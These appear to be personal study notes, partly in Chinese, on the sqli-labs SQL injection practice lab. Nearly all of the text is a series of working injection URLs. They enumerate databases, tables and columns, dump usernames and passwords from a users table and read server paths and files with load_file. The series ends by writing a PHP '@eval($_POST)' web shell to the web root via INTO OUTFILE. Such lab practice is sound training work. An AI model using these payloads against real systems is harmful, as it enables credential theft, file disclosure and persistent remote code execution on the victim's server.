


<http://172.16.19.146:8080/sqli-labs-master/Less-4/?id=1>'




Select 1,2,3 from table where id=1 limit 0,1






**http://172.16.19.146:8080/sqli-labs-master/Less-2/?id=-1 union select 1,2,3**




**http://172.16.19.146:8080/sqli-labs-master/Less-2/?id=-1 union select 1,2,concat(database()," ",user())**




**http://172.16.19.146:8080/sqli-labs-master/Less-2/?id=-1 union select 1,2,group\_concat(schema\_name) from information\_schema.schemata --**


**(此处为啥是3而不能是2)**




**http://172.16.19.146:8080/sqli-labs-master/Less-2/?id=-1 union select 1,2,group\_concat(table\_name) from information\_schema.tables where table\_schema="security" --**



**http://172.16.19.146:8080/sqli-labs-master/Less-2/?id=-1 union select 1,2,group\_concat(column\_name) from information\_schema.columns where table\_name="users" --**




**http://172.16.19.146:8080/sqli-labs-master/Less-2/?id=-1 union select 1,2,concat(username, " % ",password,id) from users limit 1,10 –**




**查看mysql数据库路径**

**http://172.16.19.146:8080/sqli-labs-master/Less-2/?id=-1 union select 1,2,@@basedir --**




**查看版本**


**http://172.16.19.146:8080/sqli-labs-master/Less-2/?id=-1 union select 1,2,@@version\_compile\_os --**



**写入文件**

**http://172.16.19.146:8080/sqli-labs-master/Less-2/?id=-1 union select "<?php "," @eval($\_POST['c']);", " ?>" into outfile "C:\\wamp\\www\\mmm.php" –**





**这样也行**

**http://172.16.19.146:8080/sqli-labs-master/Less-2/?id=-1 union select 1,load\_file('c:\\wamp\\www\\index.php'),3 --**

